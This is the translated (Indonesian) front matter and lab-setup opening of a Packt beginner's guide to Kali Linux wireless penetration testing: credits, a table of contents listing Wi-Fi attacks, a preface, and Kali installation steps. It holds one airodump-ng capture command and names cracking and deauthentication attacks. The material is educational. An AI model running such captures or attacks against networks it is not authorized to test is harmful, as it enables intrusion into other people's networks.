



Learn by doing: less theory, more results

Kali Linux Wireless Penetration Testing

Master wireless testing techniques to survey and attack
wireless networks with Kali Linux

Beginner's Guide

Vivek Ramachandran
Cameron Buchanan

www.it-ebooks.info

[PACKT] open source 
PUBLISHING community experience distilled

Kali Linux Wireless Penetration Testing Panduan Pemula

Kuasai teknik pengujian nirkabel untuk mensurvei dan menyerang jaringan nirkabel dengan Kali Linux

Vivek Ramachandran

Cameron Buchanan



BIRMINGHAM - MUMBAI

Kali Linux Wireless Penetration Testing Panduan Pemula

Hak Cipta © 2015 Penerbitan Paket

Seluruh hak cipta. Tidak ada bagian dari buku ini yang boleh direproduksi, disimpan dalam sistem pengambilan, atau ditransmisikan dalam bentuk apa pun atau dengan cara apa pun, tanpa izin tertulis sebelumnya dari penerbit, kecuali dalam hal kutipan singkat yang disematkan dalam artikel atau ulasan kritis.

Segala upaya telah dilakukan dalam penyusunan buku ini untuk memastikan keakuratan informasi yang disajikan. Namun, informasi yang terkandung dalam buku ini dijual tanpa jaminan, baik tersurat maupun tersirat. Baik penulis, maupun Packt Publishing, dan dealer serta distributornya tidak akan bertanggung jawab atas segala kerusakan yang disebabkan atau diduga disebabkan secara langsung atau tidak langsung oleh buku ini.

Packt Publishing telah berusaha memberikan informasi merek dagang tentang semua perusahaan dan produk yang disebutkan dalam buku ini dengan penggunaan huruf kapital yang tepat. Namun, Packt Publishing tidak dapat menjamin keakuratan informasi ini.

Pertama kali diterbitkan: September 2011

Edisi kedua: Maret 2015

Referensi produksi: 1230315

Diterbitkan oleh Packt Publishing Ltd.

Livery Place

35 Jalan Livery

Birmingham B3 2PB, Inggris.

ISBN 978-1-78328-041-4

www.packtpub.com

Kredit

Penulis

Vivek Ramachandran

Cameron Buchanan

Peninjau

Marco Alamanni

Editor Komisioner

Erol Staveley

Editor Akuisisi

Kayu Sam

Editor Pengembangan Konten

Shubhangi Dhamgaye

Editor Teknis

Naveenkumar Jain

Pemeriksa naskah

Rashmi Sawant

Koordinator proyek

Harshal Ved

Korektor

Simran Bhogal

Stephen Copestake

Pengindeks

Monica Ajmera Mehta

Koordinator Produksi

Komal Ramchandani

Pekerjaan Penutup

Komal Ramchandani

Tentang Penulis

Vivek Ramachandran telah mengerjakan Keamanan Wi-Fi sejak tahun 2003. Dia menemukan serangan Caffe Latte dan juga memecahkan WEP Cloaking, skema perlindungan WEP, secara publik pada tahun 2007 di DEF CON. Pada tahun 2011, dia adalah orang pertama yang mendemonstrasikan bagaimana malware dapat menggunakan Wi-Fi untuk membuat pintu belakang, worm, dan bahkan botnet.

Sebelumnya, dia adalah salah satu pemrogram protokol 802.1x dan Port Security dalam seri switch 6500 Catalyst Cisco dan juga salah satu pemenang kontes Microsoft Security Shootout yang diadakan di India di antara 65.000 peserta yang dilaporkan. Dia paling dikenal di komunitas peretas sebagai pendiri SecurityTube.net, di mana dia secara rutin memposting video di Keamanan Wi-Fi, bahasa rakitan, teknik eksploitasi, dan sebagainya. SecurityTube.net menerima lebih dari 100.000 pengunjung unik setiap bulan.

Karya Vivek tentang keamanan nirkabel telah dikutip di BBC Online, InfoWorld, MacWorld, The Register, IT World Canada, dan seterusnya. Tahun ini, dia akan berbicara atau berlatih di sejumlah konferensi keamanan, termasuk Blackhat, Defcon, Hacktivity, 44con, HITB-ML, BruCON Derbycon, Hashdays, SecurityZone, SecurityByte, dan sebagainya.

Saya ingin mengucapkan terima kasih kepada istri tercinta atas semua bantuan dan dukungannya selama proses penulisan buku. Saya juga ingin berterima kasih kepada orang tua, kakek nenek, dan saudara perempuan saya karena telah mempercayai dan menyemangati saya selama ini, dan yang tak kalah pentingnya, saya ingin berterima kasih kepada semua pengguna SecurityTube.net yang selalu mendukung saya dan mendukung semua pekerjaan saya. Kalian keren!

Cameron Buchanan adalah pengujji penetrasi melalui perdagangan dan penulis di waktu luangnya. Dia telah melakukan tes penetrasi di seluruh dunia untuk berbagai klien di banyak industri. Sebelumnya, dia adalah anggota RAF. Dia suka melakukan hal-hal bodoh, seperti mencoba membuat benda terbang, tersengat listrik, dan mencelupkan dirinya ke dalam air dingin yang membekukan di waktu luangnya. Dia menikah dan tinggal di London.

Tentang Peninjau

Marco Alamanni memiliki pengalaman profesional bekerja sebagai administrator sistem Linux dan administrator keamanan informasi, di bank dan lembaga keuangan, di Italia dan Peru. Dia memegang gelar BSc dalam ilmu komputer dan gelar MSc dalam keamanan informasi.

Minatnya dalam teknologi informasi antara lain adalah peretasan etis, forensik digital, analisis malware, Linux, dan pemrograman. Dia juga bekerja sama dengan majalah IT, menulis artikel tentang Linux dan keamanan IT.

Saya ingin berterima kasih kepada keluarga saya dan Packt Publishing yang telah memberi saya kesempatan untuk mengulas buku ini.

www.PacktPub.com

File dukungan, eBuku, penawaran diskon, dan banyak lagi

Untuk file dukungan dan unduhan yang terkait dengan buku Anda, silakan kunjungi www.PacktPub.com.

Tahukah Anda bahwa Packt menawarkan versi eBuku dari setiap buku yang diterbitkan, dengan file PDF dan ePub tersedia? Anda dapat meng-upgrade ke versi e-book di www.PacktPub.com dan, sebagai pelanggan buku cetak, Anda berhak mendapatkan diskon untuk salinan eBuku. Hubungi kami di service@packtpub.com untuk lebih jelasnya.

Pada www.PacktPub.com, Anda juga dapat membaca kumpulan artikel teknis gratis, mendaftar untuk berbagai buletin gratis, dan menerima diskon dan penawaran eksklusif untuk buku dan eBuku Packt.



<https://www2.packtpub.com/books/subscription/packtlib>

Apakah Anda memerlukan solusi instan untuk pertanyaan TI Anda? PacktLib adalah perpustakaan buku digital online Packt. Di sini, Anda dapat mencari, mengakses, dan membaca seluruh perpustakaan buku Packt.

Mengapa berlangganan?

- ✗ Dapat dicari sepenuhnya di setiap buku yang diterbitkan oleh
- ✗ Packt Salin dan tempel, cetak, dan bookmark konten
- ✗ Sesuai permintaan dan dapat diakses melalui browser web

Akses gratis untuk pemegang akun Packt

Jika Anda memiliki akun dengan Packt di www.PacktPub.com, Anda dapat menggunakan ini untuk mengakses PacktLib hari ini dan melihat 9 buku yang sepenuhnya gratis. Cukup gunakan kredensial login Anda untuk akses langsung.

Penafian

Konten dalam buku ini hanya untuk tujuan pendidikan. Ini dirancang untuk membantu pengguna menguji sistem mereka sendiri terhadap ancaman keamanan informasi dan melindungi infrastruktur TI mereka dari serangan serupa. Packt Publishing dan penulis buku ini tidak bertanggung jawab atas tindakan yang diakibatkan oleh penggunaan materi pembelajaran yang tidak tepat yang terkandung dalam buku ini.

Daftar isi

<u>Kata pengantar</u>	ay
Bab 1: Penyiapan Lab Nirkabel	1
Persyaratan perangkat keras	2
Persyaratan perangkat lunak	2
Menginstal Kali	3
Saatnya beraksi - menginstal	3
Kali Menyiapkan titik akses	5
Saatnya beraksi - mengonfigurasi titik akses	5
Menyiapkan kartu nirkabel	8
Saatnya beraksi - mengonfigurasi kartu nirkabel	8
Anda Menghubungkan ke titik akses	9
Saatnya beraksi - mengonfigurasi kartu nirkabel Anda	9
Ringkasan	12
Bab 2: WLAN dan Ketidakamanan Inherennya	13
Mengunjungi kembali bingkai WLAN	14
Waktu untuk bertindak - membuat antarmuka mode monitor	16
Waktu untuk bertindak - mengendus paket nirkabel	19
Waktu untuk bertindak - melihat manajemen, kontrol, dan bingkai data Waktu untuk bertindak - mengendus paket data untuk jaringan kami	22
Waktu untuk bertindak - injeksi paket Catatan penting tentang pengendusan dan injeksi WLAN Waktu untuk bertindak - bereksperimen dengan adaptor Anda Peran domain pengaturan dalam nirkabel	26
Saatnya beraksi - bereksperimen dengan Ringkasan adaptor Anda	28
	31
	31
	36

Daftar isi

Bab 3: Melewati Otentikasi WLAN	37
SSID tersembunyi	38
Saatnya beraksi – mengungkap filter MAC SSID yang tersembunyi	38
tersembunyi	44
Saatnya beraksi – mengalahkan filter	44
MAC Otentikasi Terbuka	47
Saatnya beraksi – melewati Otentikasi Terbuka	47
Otentikasi Kunci Bersama	48
Saatnya bertindak – melewati Ringkasan Otentikasi Bersama	49
Bersama	55
Bab 4: Cacat Enkripsi WLAN	57
enkripsi WLAN	58
enkripsi WEP	58
Saatnya beraksi – cracking WEP	59
WPA/WPA2	72
Saatnya beraksi – memecahkan kata sandi lemah WPA-PSK	75
Mempercepat pemecahan WPA/WPA2 PSK	81
Saatnya beraksi – mempercepat proses cracking	82
Mendekripsi paket WEP dan WPA	84
Saatnya beraksi – mendekripsi paket WEP dan WPA	85
Menghubungkan ke jaringan WEP dan WPA	87
Waktu untuk bertindak – menyambung ke jaringan WEP	88
Waktu untuk bertindak – menyambung ke jaringan WPA	89
Ringkasan	90
Bab 5: Serangan pada Infrastruktur WLAN	91
Akun dan kredensial default pada titik akses	91
Saatnya beraksi – meretas akun default pada titik akses	92
serangan Denial of service	94
Saatnya beraksi – deauthentication serangan DoS	94
Evil twin dan access point MAC spoofing	100
Saatnya beraksi – evil twins dan MAC spoofing	101
Jalur akses nakal	107
Saatnya beraksi – meretas	108
Ringkasan WEP	116
Bab 6: Menyerang Klien	117
Serangan Honeypot dan Mis-Association	118
Saatnya beraksi – mengatur serangan Mis-Association	118

Serangan Caffe Latte	123
Waktu untuk bertindak - melakukan serangan Caffe	124
Latte Deauthentication dan serangan disasosiasi	127
Waktu untuk bertindak - menonaktifkan klien	128
Serangan Hirte	130
Saatnya beraksi - cracking WEP dengan Hirte attack AP-less WPA-Personal cracking	131
Saatnya beraksi - Ringkasan cracking WPA	132
tanpa AP	134
	135
Bab 7: Serangan WLAN Tingkat Lanjut	137
Serangan man-in-the-middle	138
Saatnya beraksi - man-in-the-middle attack Wireless	138
Eavesdropping menggunakan MITM	142
Saatnya beraksi - Pembajakan Sesi	142
Menguping Nirkabel melalui nirkabel	147
Saatnya beraksi - pembajakan sesi melalui nirkabel	148
Menemukan konfigurasi keamanan pada klien	151
Saatnya beraksi - serangan deauthentication pada ringkasan klien	152
	155
Bab 8: Menyerang WPA-Enterprise dan RADIUS	157
Menyiapkan FreeRADIUS-WPE	157
Saatnya beraksi - menyiapkan AP dengan FreeRADIUS-WPE	158
Attacking PEAP	161
Saatnya beraksi - memecahkan PEAP	162
EAP-TTLS	166
Praktik terbaik keamanan untuk Ringkasan	166
Perusahaan	167
Bab 9: Metodologi Pengujian Penetrasi WLAN	169
Perencanaan pengujian penetrasi	169
nirkabel	170
Penemuan	170
Menyerang	171
Memecahkan enkripsi	171
Menyerang infrastruktur	172
Mengkompromikan klien	172
Pelaporan	172
Ringkasan	173

Daftar isi

Bab 10: WPS dan Probe	175
serangan WPS	175
Saatnya beraksi – serangan WPS	176
Probe mengendus	179
Waktu untuk bertindak – mengumpulkan	179
ringkasan data	183
Lampiran: Jawaban Kuis Pop	185
Bab 1, Penyiapan Lab Nirkabel	185
Bab 2, WLAN dan Ketidakamanan	185
Inherennya Bab 3, Melewati Otentikasi	186
WLAN Bab 4, Cacat Enkripsi WLAN	186
Bab 5, Serangan pada Infrastruktur WLAN	186
Bab 6, Menyerang Klien	186
Bab 7, Serangan WLAN Tingkat Lanjut	187
Bab 8, Menyerang WPA-Enterprise dan RADIUS	187
Indeks	189

Kata pengantar

Jaringan Nirkabel telah menjadi mana-mana di dunia saat ini. Jutaan orang menggunakannya di seluruh dunia setiap hari di rumah, kantor, dan hotspot publik untuk masuk ke Internet dan melakukan pekerjaan pribadi dan profesional. Meskipun nirkabel membuat hidup sangat mudah dan memberi kita mobilitas yang luar biasa, ada risikonya. Baru-baru ini, jaringan nirkabel yang tidak aman telah digunakan untuk membobol perusahaan, bank, dan organisasi pemerintah. Frekuensi serangan ini semakin meningkat, karena administrator jaringan masih tidak tahu apa-apa tentang mengamankan jaringan nirkabel dengan cara yang kuat dan bukti yang bodoh.

Kali Linux Wireless Penetration Testing Panduan Pemula ditujukan untuk membantu pembaca memahami ketidakamanan yang terkait dengan jaringan nirkabel, dan bagaimana melakukan uji penetrasi untuk menemukan dan menghubungkannya. Ini adalah bacaan penting bagi mereka yang ingin melakukan audit keamanan pada jaringan nirkabel dan selalu menginginkan praktik langkah demi langkah. Karena setiap serangan nirkabel yang dijelaskan dalam buku ini langsung diikuti dengan demo praktis, pembelajarannya sangat lengkap.

Kami telah memilih Kali Linux sebagai platform untuk menguji semua serangan nirkabel dalam buku ini. Backtrack, seperti yang mungkin sudah Anda ketahui, adalah distribusi pengujian penetrasi paling populer di dunia. Ini berisi ratusan alat keamanan dan peretasan, beberapa di antaranya akan kami gunakan dalam kursus buku ini.

Apa yang dicakup oleh buku ini

Bab 1, Penyiapan Lab Nirkabel: Ada lusinan latihan yang akan kita lakukan di buku ini. Agar dapat mencobanya, pembaca perlu menyiapkan lab nirkabel. Bab ini berfokus pada cara membuat lab pengujian nirkabel menggunakan perangkat keras siap pakai dan perangkat lunak sumber terbuka. Kami pertama-tama akan melihat persyaratan perangkat keras, yang meliputi kartu nirkabel, antena, titik akses, dan perangkat berkemampuan Wi-Fi lainnya, kemudian kami akan mengalihkan fokus kami ke persyaratan perangkat lunak yang mencakup sistem operasi, driver Wi-Fi, dan alat keamanan. Terakhir, kami akan membuat test bed untuk eksperimen kami dan memverifikasi berbagai konfigurasi nirkabel di dalamnya.

Bab 2, WLAN dan Ketidakamanan Inherennya: Bab ini berfokus pada kelemahan desain bawaan dalam jaringan nirkabel, yang membuat out-of-the-box tidak aman. Kita akan mulai dengan rekap cepat protokol WLAN 802.11 menggunakan penganalisa jaringan bernama Wireshark. Ini akan memberi kita pemahaman praktis tentang cara kerja protokol ini. Yang terpenting, kita akan melihat bagaimana komunikasi klien dan titik akses bekerja di tingkat pengemas dengan menganalisis bingkai Manajemen, Kontrol, dan Data. Kita kemudian akan belajar tentang packet injection dan packer sniffing di jaringan nirkabel, dan melihat beberapa alat yang memungkinkan kita melakukan hal yang sama.

bagian 3, Melewati Otentikasi WLAN: Sekarang kita masuk ke cara membobol mekanisme otentikasi WLAN! Kami akan melangkah selangkah demi selangkah dan menjelajahi cara menumbangkan autentikasi Open dan Shared Key. Selama ini, Anda akan belajar bagaimana menganalisis paket nirkabel dan mengetahui mekanisme otentikasi jaringan. Kami juga akan melihat cara membobol jaringan dengan SSID Tersembunyi dan Penyaringan MAC diaktifkan. Ini adalah dua mekanisme umum yang digunakan oleh administrator jaringan untuk membuat jaringan nirkabel lebih tersembunyi dan sulit ditembus; namun, ini sangat mudah untuk dilewati.

Bab 4, Cacat Enkripsi WLAN: Salah satu bagian paling rentan dari protokol WLAN adalah skema Enkripsi – WEP, WPA dan WPA2. Selama dekade terakhir, peretas telah menemukan banyak kelemahan dalam skema ini dan telah menulis perangkat lunak yang tersedia untuk umum untuk memecahkannya dan mendekripsi data. Selain itu, meskipun WPA/WPA2 dirancang dengan aman, kesalahan konfigurasi akan membuka kerentanan keamanan, yang dapat dengan mudah dieksloitasi. Dalam bab ini, kita akan memahami ketidakamanan di masing-masing skema enkripsi ini dan melakukan demo praktis tentang cara memecahkannya.

Bab 5, Serangan pada Infrastruktur WLAN: Kami sekarang akan mengalihkan fokus kami ke kerentanan Infrastruktur WLAN. Kami akan melihat kerentanan yang dibuat karena masalah konfigurasi dan desain. Kami akan melakukan demo serangan praktis seperti spoofing titik akses MAC, bit flipping dan serangan replay, titik akses nakal, fuzzing dan penolakan layanan. Bab ini akan memberi pembaca pemahaman yang kuat tentang bagaimana melakukan uji penetrasi infrastruktur WLAN.

Bab 6, Menyerang Klien: Bab ini mungkin membuka mata Anda jika Anda selalu percaya bahwa keamanan klien nirkabel adalah sesuatu yang tidak perlu Anda khawatirkan! Kebanyakan orang mengecualikan klien dari daftar mereka ketika memikirkan tentang keamanan WLAN. Bab ini akan membuktikan tanpa keraguan mengapa klien sama pentingnya dengan titik akses saat menguji penetrasi jaringan WLAN. Kita akan melihat cara untuk mengkompromikan keamanan menggunakan serangan sisi klien seperti Miss-Association, Caffe Latte, disassociation, koneksi ad-hoc, fuzzing, honeypots, dan sejumlah lainnya.

Bab 7, Serangan WLAN Tingkat Lanjut: Sekarang kita telah membahas sebagian besar serangan dasar pada infrastruktur dan klien, kita akan melihat lebih banyak serangan tingkat lanjut di bab ini. Serangan ini biasanya melibatkan penggunaan beberapa serangan dasar bersamaan untuk merusak keamanan dalam skenario yang lebih menantang. Beberapa serangan yang akan kita pelajari termasuk sidik jari perangkat nirkabel, man-in-the-middle over wireless, menghindari sistem deteksi dan pencegahan intrusi nirkabel, titik akses jahat yang beroperasi menggunakan protokol khusus dan beberapa lainnya. Bab ini menyajikan keunggulan mutlak dalam serangan nirkabel di dunia nyata.

Bab 8, Menyerang WPA-Enterprise dan RADIUS: Bab ini membawa pengguna ke tingkat berikutnya dengan memperkenalkannya pada serangan lanjutan pada WPA-Enterprise dan penyiapan server RADIUS. Serangan ini akan berguna ketika pembaca harus menguji penetrasi jaringan perusahaan besar yang mengandalkan autentikasi WPA-Enterprise dan RADIUS untuk memberi mereka keamanan. Ini mungkin sama canggihnya dengan serangan Wi-Fi di dunia nyata.

Bab 9, Metodologi Pengujian Penetrasi WLAN: Di sinilah semua pembelajaran dari bab-bab sebelumnya digabungkan, dan kita akan melihat bagaimana melakukan uji penetrasi nirkabel dengan cara yang sistematis dan metodis. Kita akan belajar tentang berbagai fase pengujian penetrasi—Perencanaan, Penemuan, Serangan, dan Pelaporan, dan menerapkannya pada pengujian penetrasi nirkabel. Kami juga akan memahami cara mengusulkan rekomendasi dan praktik terbaik setelah uji penetrasi nirkabel.

Bab 10, WPS dan Probe: Bab ini mencakup dua serangan baru dalam industri yang telah berkembang sejak publikasi awal buku ini—brute force WPS dan probe sniffing untuk pemantauan.

Apa yang Anda butuhkan untuk buku ini

Untuk mengikuti dan membuat ulang latihan praktis dalam buku ini, Anda memerlukan dua laptop dengan kartu Wi-Fi bawaan, adaptor Wi-Fi nirkabel USB, Kali Linux dan beberapa perangkat keras dan perangkat lunak lainnya. Kami telah merinci ini di *Bab 1, Penyiapan Lab Nirkabel*.

Sebagai alternatif dari kedua laptop tersebut, Anda juga dapat membuat Mesin Virtual yang menampung Kali Linux dan menghubungkan kartu tersebut melalui antarmuka USB. Ini akan membantu Anda memulai dengan menggunakan buku ini lebih cepat, tetapi kami akan merekomendasikan mesin khusus yang menjalankan Kali Linux untuk penilaian aktual di lapangan.

Dari perspektif prasyarat, pembaca harus mengetahui dasar-dasar jaringan nirkabel. Ini termasuk memiliki pengetahuan sebelumnya tentang dasar-dasar protokol 802.11 dan komunikasi jalur akses klien. Meskipun kami akan membahas beberapa hal ini secara singkat saat menyiapkan lab, diharapkan pengguna sudah mengetahui konsep ini.

Untuk siapa buku ini

Meskipun buku ini adalah seri Pemula, buku ini dimaksudkan untuk semua tingkat pengguna, mulai dari amatir hingga pakar keamanan nirkabel. Ada sesuatu untuk semua orang. Buku ini dimulai dengan serangan-serangan sederhana tetapi kemudian berlanjut untuk menjelaskan serangan-serangan yang lebih rumit, dan akhirnya membahas serangan-serangan yang paling parah dan penelitian. Karena semua serangan dijelaskan menggunakan demonstrasi praktis, sangat mudah bagi pembaca di semua tingkatan untuk segera mencoba serangan itu sendiri. Harap dicatat bahwa meskipun buku ini menyoroti berbagai serangan yang dapat diluncurkan terhadap jaringan nirkabel, tujuan sebenarnya adalah mendidik pengguna untuk menjadi penguji penetrasi nirkabel. Penguji penetrasi mahir akan memahami semua serangan di luar sana dan akan dapat mendemonstrasikannya dengan mudah, jika diminta oleh kliennya.

Konvensi

Dalam buku ini, Anda akan menemukan sejumlah gaya teks yang membedakan berbagai jenis informasi. Berikut adalah beberapa contoh gaya tersebut, dan penjelasan maknanya.

Kata kode dalam teks, nama tabel database, nama folder, nama file, ekstensi file, nama jalur, URL dummy, input pengguna, dan pegangan Twitter ditampilkan sebagai berikut: "Buka terminal konsol dan ketiki `wifi config`."

Setiap input atau output baris perintah ditulis sebagai berikut:

airodump-ng -bssid 00:21:91:D2:8E:25 --saluran 11 --tulis WEPCrackingDemo mon0

Istilah baru Dan **kata-kata penting** ditampilkan dalam huruf tebal. Kata-kata yang Anda lihat di layar, di menu atau kotak dialog misalnya, muncul di teks seperti ini: "Boot laptop dengan DVD ini dan pilih opsi **Install** dari **Menu booting**."



Peringatan atau catatan penting muncul di kotak seperti ini.



Tips dan triknya muncul seperti ini.

Umpam balik pembaca

Umpam balik dari pembaca kami selalu diterima. Beri tahu kami pendapat Anda tentang buku ini—apa yang Anda sukai atau mungkin tidak Anda sukai. Umpam balik pembaca penting bagi kami untuk mengembangkan judul yang benar-benar Anda manfaatkan.

Untuk mengirimkan umpan balik umum kepada kami, cukup kirim email ke feedback@packtpub.com, dan sebutkan judul buku melalui subjek pesan Anda.

Jika ada topik yang Anda kuasai dan Anda tertarik untuk menulis atau berkontribusi pada sebuah buku, lihat panduan penulis kami di www.packtpub.com/authors.

Dukungan pelanggan

Sekarang Anda adalah pemilik buku Packt yang bangga, kami memiliki sejumlah hal untuk membantu Anda mendapatkan hasil maksimal dari pembelian Anda.

Errata

Meskipun kami telah melakukan segala upaya untuk memastikan keakuratan konten kami, kesalahan bisa saja terjadi. Jika Anda menemukan kesalahan dalam salah satu buku kami—mungkin kesalahan dalam teks atau kode—kami akan berterima kasih jika Anda mau melaporkannya kepada kami. Dengan demikian, Anda dapat menyelamatkan pembaca lain dari frustrasi dan membantu kami meningkatkan versi buku ini selanjutnya. Jika kamu menemukan ada kesalahan, harap lapor dengan mengunjungi <http://www.packtpub.com/submit-errata>, memilih buku Anda, mengklik pada **formulir pengiriman ralat** link, dan masukkan rincian errata Anda. Setelah errata Anda diverifikasi, kiriman Anda akan diterima dan errata akan diunggah di situs web kami, atau ditambahkan ke daftar errata yang ada, di bawah bagian Errata dari judul tersebut. Setiap errata yang ada dapat dilihat dengan memilih judul Anda <http://www.packtpub.com/support>.

Pembajakan

Pembajakan materi hak cipta di Internet merupakan masalah yang terus terjadi di semua media. Di Packt, kami melindungi hak cipta dan lisensi kami dengan sangat serius. Jika Anda menemukan salinan ilegal dari karya kami, dalam bentuk apa pun, di Internet, harap segera berikan kami alamat lokasi atau nama situs web agar kami dapat mencari solusi.

Silahkan hubungi kami di hak_cipta@packtpub.com dengan tautan ke materi yang dicurigai bajakan.

Kami menghargai bantuan Anda dalam melindungi penulis kami, dan kemampuan kami untuk menghadirkan konten yang berharga bagi Anda.

Pertanyaan

Anda dapat menghubungi kami di dipertanyaan@packtpub.com jika Anda mengalami masalah dengan aspek mana pun dari buku ini, dan kami akan melakukan yang terbaik untuk mengatasinya.

1

Penyiapan Lab Nirkabel

"Jika saya punya waktu delapan jam untuk menebang pohon, saya akan menghabiskan enam jam untuk mengasah kapak saya."

Abraham Lincoln, Presiden AS ke-16

Di balik setiap eksekusi yang sukses adalah persiapan berjam-jam atau berhari-hari, dan pengujian penetrasi nirkabel tidak terkecuali. Dalam bab ini, kita akan membuat lab nirkabel yang akan kita gunakan untuk eksperimen kita di buku ini. Pertimbangkan lab ini sebagai arena persiapan Anda sebelum terjun ke pengujian penetrasi dunia nyata!

Pengujian penetrasi nirkabel adalah subjek praktis, dan penting untuk terlebih dahulu menyiapkan lab tempat kami dapat mencoba semua eksperimen berbeda dalam buku ini di lingkungan yang aman dan terkendali. Anda harus menyiapkan lab ini terlebih dahulu sebelum melanjutkan ke buku ini.

Dalam bab ini, kita akan melihat hal-hal berikut:

- Persyaratan perangkat keras dan perangkat lunak
- Menginstal Kali
- Menyiapkan titik akses dan konfigurasinya
- Memasang kartu nirkabel
- Menguji koneksi antara laptop dan titik akses

Jadi biarkan permainan dimulai!

Persyaratan perangkat keras

Kami memerlukan perangkat keras berikut untuk menyiapkan lab nirkabel:

- ✗ **Dua laptop dengan kartu Wi-Fi internal:** Kami akan menggunakan salah satu laptop sebagai korban di lab kami dan yang lainnya sebagai laptop penetrasi tester. Meskipun hampir semua laptop cocok dengan profil ini, laptop dengan RAM minimal 3 GB lebih disukai. Ini karena kami mungkin menjalankan banyak perangkat lunak intensif memori dalam eksperimen kami.
- ✗ **Satu adaptor nirkabel(opsional):** Bergantung pada kartu nirkabel laptop Anda, kami mungkin memerlukan kartu Wi-Fi USB yang dapat mendukung injeksi paket dan mengendus paket, yang didukung oleh Kali. Pilihan terbaik tampaknya adalah kartu Alfa AWUS036H dari Alfa Networks, karena Kali mendukung out-of-the-box ini. Ini tersedia di www.amazon.comdengan harga eceran £ 18 pada saat penulisan. Pilihan alternatifnya adalah Edimax EW-7711UAN, yang lebih kecil dan sedikit lebih murah.
- ✗ **Satu titik akses:** Setiap titik akses yang mendukung standar enkripsi WEP/WPA/WPA2 akan sesuai dengan tagihan. Saya akan menggunakan router nirkabel TP-LINK TL-WR841N untuk tujuan ilustrasi di buku ini. Anda dapat membelinya dari Amazon.com dengan harga eceran sekitar £20 pada saat penulisan.
- ✗ **Koneksi internet:** Ini akan berguna untuk melakukan penelitian, mengunduh perangkat lunak, dan untuk beberapa eksperimen kami.

Persyaratan perangkat lunak

Kami memerlukan perangkat lunak berikut untuk menyiapkan lab nirkabel:

- ✗ **Kali:** Software ini dapat didownload dari website resminya yang berada di <http://www.kali.org>.Perangkat lunak ini open source, dan Anda dapat mengunduhnya langsung dari situs web.
- ✗ **Jendela XP/Vista/7:** Anda memerlukan salah satu dari Windows XP, Windows Vista, atau Windows 7 yang diinstal pada salah satu laptop. Laptop ini akan digunakan sebagai mesin korban untuk sisa buku ini.



Penting untuk dicatat bahwa, meskipun kami menggunakan OS berbasis Windows untuk pengujian kami, teknik yang dipelajari dapat diterapkan ke perangkat apa pun yang mendukung Wi-Fi seperti ponsel pintar dan tablet, antara lain.

Menginstal Kali

Sekarang mari kita lihat dengan cepat bagaimana menjalankan Kali.

Kali akan diinstal pada laptop yang akan berfungsi sebagai mesin penguji penetrasi untuk sisanya buku ini.

Saatnya beraksi – memasang Kali

Kali relatif mudah dipasang. Kami akan menjalankan Kali dengan mem-boot-nya sebagai Live DVD dan kemudian menginstalnya di hard drive.


Lakukan instruksi berikut langkah demi langkah:

Bakar **Kali ISO** (kami menggunakan Kali 32-bit ISO) yang Anda unduh ke DVD yang dapat di-boot.

1. Boot laptop dengan DVD ini dan pilih opsi **Install** dari **Menu booting**:



- 2.**Jika booting berhasil, maka Anda akan melihat layar retro yang mengagumkan sebagai berikut:



- 3.**Penginstal ini mirip dengan penginstal berbasis GUI di sebagian besar sistem Linux dan harus mudah diikuti. Pilih opsi yang sesuai di setiap layar dan mulai proses instalasi. Setelah penginstalan selesai, hidupkan ulang mesin seperti yang diminta dan keluarkan DVD.

- 4.**Setelah mesin restart, layar login akan ditampilkan. Ketik login sebagai akardan kata sandi sebagai apa pun yang Anda atur selama proses instalasi. Anda sekarang harus masuk ke versi Kali yang diinstal. Selamat!

Saya akan mengubah tema desktop dan beberapa pengaturan untuk buku ini. Jangan ragu untuk menggunakan tema dan pengaturan warna Anda sendiri!

Apa yang baru saja terjadi?

Kami telah berhasil menginstal Kali di laptop! Kami akan menggunakan laptop ini sebagai laptop pengujian penetrasi untuk semua percobaan lain dalam buku ini.

Selamat mencoba - menginstal Kali di VirtualBox

Kami juga dapat menginstal Kali dalam perangkat lunak virtualisasi seperti VirtualBox. Jika Anda tidak ingin mendedikasikan laptop lengkap untuk Kali, ini adalah pilihan terbaik. Proses instalasi Kali di VirtualBox persis sama. Satu-satunya perbedaan adalah pra-penyiapan, yang harus Anda buat di VirtualBox. Cobalah! Anda dapat mengunduh VirtualBox dari <http://www.virtualbox.org>.

Salah satu cara lain di mana kita dapat menginstal dan menggunakan Kali adalah melalui drive USB. Ini sangat berguna jika Anda tidak ingin menginstal di hard drive tetapi masih ingin menyimpan data persisten di instans Kali Anda, seperti skrip dan alat baru. Kami mendorong Anda untuk mencoba ini juga!

Menyiapkan titik akses

